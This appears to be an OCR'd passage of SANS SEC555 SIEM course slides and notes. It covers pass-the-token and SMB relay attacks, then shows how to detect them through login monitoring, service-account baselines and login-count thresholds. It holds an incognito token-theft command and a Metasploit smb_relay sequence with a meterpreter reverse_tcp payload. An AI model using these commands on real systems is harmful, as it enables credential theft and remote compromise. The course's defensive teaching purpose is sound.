
Previously, pass-the-hash was covered. While similar to pass-the-token in execution, what actually happens, and the usefulness are quite different. Pass-the-hash typically involves stealing local account hashes and pivoting through them. However, this only works if other machines have the same password and the account involved is enabled. Pass-the-token, however, involves stealing the access token of a logged-in user and using it to become them. This works across both local and domain accounts.

Access tokens are special objects that get attached to processes a user initiates. They contain the security context of the user, such as the user's SID, the SIDs of each group the user is a member of, and the associated privileges. There are two types of tokens: Primary and impersonation. Each primary token is associated with a process (the container), and impersonation tokens are attached to the execution unit (threads). While a bit confusing, there are multiple impersonation types for the impersonation tokens. The two most common are delegation and impersonation. For the purpose of this class, all you need to know is that certain types of tokens can be stolen and reused. The level of access granted depends on the impersonation level of certain tokens. Impersonation tokens can only be used to access local resources. Delegation tokens allow access to local and remote resources.

An example of how easy it is to steal tokens is below. It is as simple as downloading a tool such as incognito2.exe and running the below commands.

```
incognito2.exe execute TEST\jhenderson cmd.exe
```

This example assumes that TEST\jhenderson was logged into the machine and the attacker was able to steal TEST\jhenderson's access token successfully. In this example, incognito was used to run cmd.exe using the login token from TEST\jhenderson.



SMB Relay Attack

After pivoting with stolen hashes and tokens, attacker still needed more access

- SMB relay attack was used to steal service credentials

The attack involves waiting for an incoming SMB connection and stealing credentials from it

- The technique works well against vulnerability scanners

Vulnerability Scanner
SMB Auth
SMB Relay
Reverse shell
Victim Machine

SANS SEC555 | SIEM with Tactical Analytics 159

SMB Relay Attack

The last method used in this compromise scenario involved an attack known as an SMB relay attack. For this to work, an attacker waits for an incoming authentication challenge, and when one is discovered, the attacker machine passes it back to another machine successfully authenticating. At this point, the attacker machine uses the relayed credentials to send a payload to the victim machine and compromise it.

This all works due to the design of Windows NTLM authentication. SANS has a nice article explaining this attack in depth. It also covers how to use the built-in Metasploit module to perform the attack. Keep in mind, this technique, plus previous examples, are only a few ways—of many—to compromise credentials.


The commands to pull off SMB relay using Metasploit are as below:

On attacker system (assuming IP of 10.5.55.7)

```
msfconsole
use exploit/windows/smb/smb_relay
set SMBHOST 10.5.55.8 <---- set ip to whatever victim you want to attack
set payload windows/meterpreter/reverse_tcp
set LHOST 10.5.55.7
exploit
```

Now, all you need to do is wait for something to attempt to authenticate against 10.5.55.7—such as the vulnerability scanner. Crazy simple…

Reference:
https://www.sans.org/blog/smb-relay-demystified-and-ntlmv2-pwnage-with-python/, https://sec555.com/6p



Happy Ending

Post-compromise activities were happening just as login monitoring was put in place

- The attacker got close to achieving the goal but was kicked out

Attacker was discovered three ways:

• Pass-the-hash (previously covered)	CAUGHT
• Too many successful logins	CAUGHT
• Authentication relay	NOT CAUGHT
• Improper service account usage	CAUGHT


Now, on to how to implement these...

SANS SEC555 | SIEM with Tactical Analytics 160

Happy Ending

Fortunately, this author is a sucker for happy endings; so, in this scenario, the attacker gets caught. It seems they were in the middle of successfully compromising credential after credential at the same time login monitoring was being put into place. While the attacker was able to access credentials that would have given access to all the patient data (the vulnerability scanner credentials), they were caught and kicked off before exfiltration could take place.

The upcoming slides describe the methods used to catch this attacker. But first, you need to understand standard Windows and Linux login events.



Linux Login Event

A login event from Linux is simple

- Logged per local system (typically)
- Includes username and source (local vs. remote login)
- Log's success or fail

```
Jan 29 15:25:38 logparse sshd[9778]: Accepted password for jhenderson from 10.0.1.2 port 20050 ssh2
Jan 29 15:25:38 logparse sshd[9778]: pam_unix(sshd:session): session opened for user jhenderson by (uid=0)
Jan 29 15:25:38 logparse systemd-logind[1087]: New session 32 of user jhenderson.
Jan 29 15:25:39 logparse sshd[9778]: pam_unix(sshd:session): session closed for user jhenderson
Jan 29 15:25:39 logparse systemd-logind[1087]: Removed session 32.
```

Easy to understand and use

- Gets more complicated with centralized logins


SANS

SEC555 | SIEM with Tactical Analytics 161

Linux Login Event

Linux login events are simple in nature. They include the username, success or failure, and where the logon is coming from, such as from a local terminal (tty) or a remote program like SSH. Authentication in Linux is controlled by Linux Pluggable Authentication Modules (PAM). This is typically logged to /var/log/auth.log or /var/log/secure.

Because Linux systems tend to use decentralized logons and the methods for authenticating are simplified in comparison to Windows, their events are straightforward and easy to understand.



Noise Filtering


Graph breaks down successful logins by type of account

- And by token type

94%+ of logs are from computer accounts (noise)

- The focus should be user and service accounts
- And on delegation

Keep or eliminate noise from machine accounts



SANS

SEC555 | SIEM with Tactical Analytics 162

Noise Filtering

Up to this point, the three main types of accounts have been covered: Computer accounts, service accounts, and standard user accounts. Impersonation levels have as well. This slide graphically exhibits the breakdown of how often these types of accounts successfully log in in a small lab environment. This is to demonstrate how computer accounts create a lot of noise. In a normal enterprise environment, service accounts could also generate a lot of noise depending on their functionality. For instance, a WMI-based network monitoring service, such as SolarWinds Server and Application Monitor, will constantly generate login events.

Depending on your environment, computer logins and specific service account logins should be filtered out. Below are the number and percentage breakdowns relating to the graph in the slide. These were taken from a lab environment with about 25 Windows systems.

Impersonation Logons: Access token can be used only on local systems


Computer Accounts	313	4%
Service Accounts 107	1%	
User Accounts	7169	94%

Delegation Logons: Access token can be used on remote and local systems

User Accounts	21	2%
Computer Accounts	1044	98%

Reference:

https://www.solarwinds.com/server-application-monitor, https://sec555.com/6q




Service Accounts

Service accounts are intended for specific purposes

- Example: Vulnerability scanner service account is used to log in and check system for risks

Tend to be directional or have limited use



Any logons not matching intended use are easy to monitor


Service Accounts

Service accounts are targets for attackers and penetration testers. Mainly because they tend to exist in every environment, and they provide a higher level of access to resources. While this is bad, there is not a lot you can do about it—service accounts are necessary. This author would much rather see organizations do credentialed vulnerability scans and figure out what to change/patch/fix rather than not doing credentialed scans. It is a balanced risk decision.

However, knowing that service accounts should only be used certain ways provides an awesome ability to monitor for abnormal behavior. Going back to the vulnerability scanner analogy, the attacker waited for an inbound authentication request from the vulnerability scanner and then used SMB relay to steal the credentials. Rather than relaying these credentials, that attacker could attempt to crack the NTLM challenge to gain the cleartext password of the service account. If for some reason this was successful, the attacker could use the service credentials to log in to almost any system. However, the logons would not source from the vulnerability scanner IP address. This could be easily detected.

Another example would be an attacker gaining access to a system and using tools to retrieve the saved password for services or scheduled tasks. These accounts are likely to be used solely on the system in which they were retrieved. Taking the time to inventory service accounts and where they should be logging in takes minimal time respective to the situational awareness it provides.

Again, it may be bad that the credentials were stolen, but if you find out early and respond quickly enough, then the adversary does not have time to meet his or her goal.




Too Many Logins

Too much of a good thing is a bad thing

- Users with excessive logins to systems are suspicious
- Threshold needs determining
- Exceptions will need to be made for some accounts
  - Delegation finds interactive sessions
  - Impersonate finds things like scripts crawling network

Can find repetitive logons such as from pass-the-token



SANS SEC555 | SIEM with Tactical Analytics 164


Too Many Logins

When thinking of login monitoring, most people immediately think about brute force attacks, which are attempts to constantly log in to accounts until successfully guessing the right password. While lots of failed logins are of course bad, so are too many successful logons.

Users are creatures of habit. They tend to log in at certain times of the day and only to certain machines. While some users, such as IT, regularly log in to multiple systems, most individuals will need only log in to a small number of systems. If suddenly an account is being used to log in to excessive amounts of systems, it is a good sign that something bad is happening.

In the previous scenario, the attacker stole an end user's delegation token and used it to log in to multiple servers looking for patient data. Because multiple systems would log a successful login, this could be monitored and ultimately discover the attack.

The image in this slide shows a visual mapping of users to the system. This type of mapping can be used to ignore users who have logged in to fewer than X systems. It is a great way for visually monitoring/alerting on excessive logons and shows which user logged in to which systems, speeding up any possible response process.



Too Many Failures

Counterpoint is too many login failures

- But what is "too many"?
- Standard user account could be 10+
- Service account should be... 0 (should be no failures)

The rules change depending on the situation

- 1 failure per account x 50 = password spraying
  - Look for threshold per source
- 10 failures to a user from internet = it depends

SANS

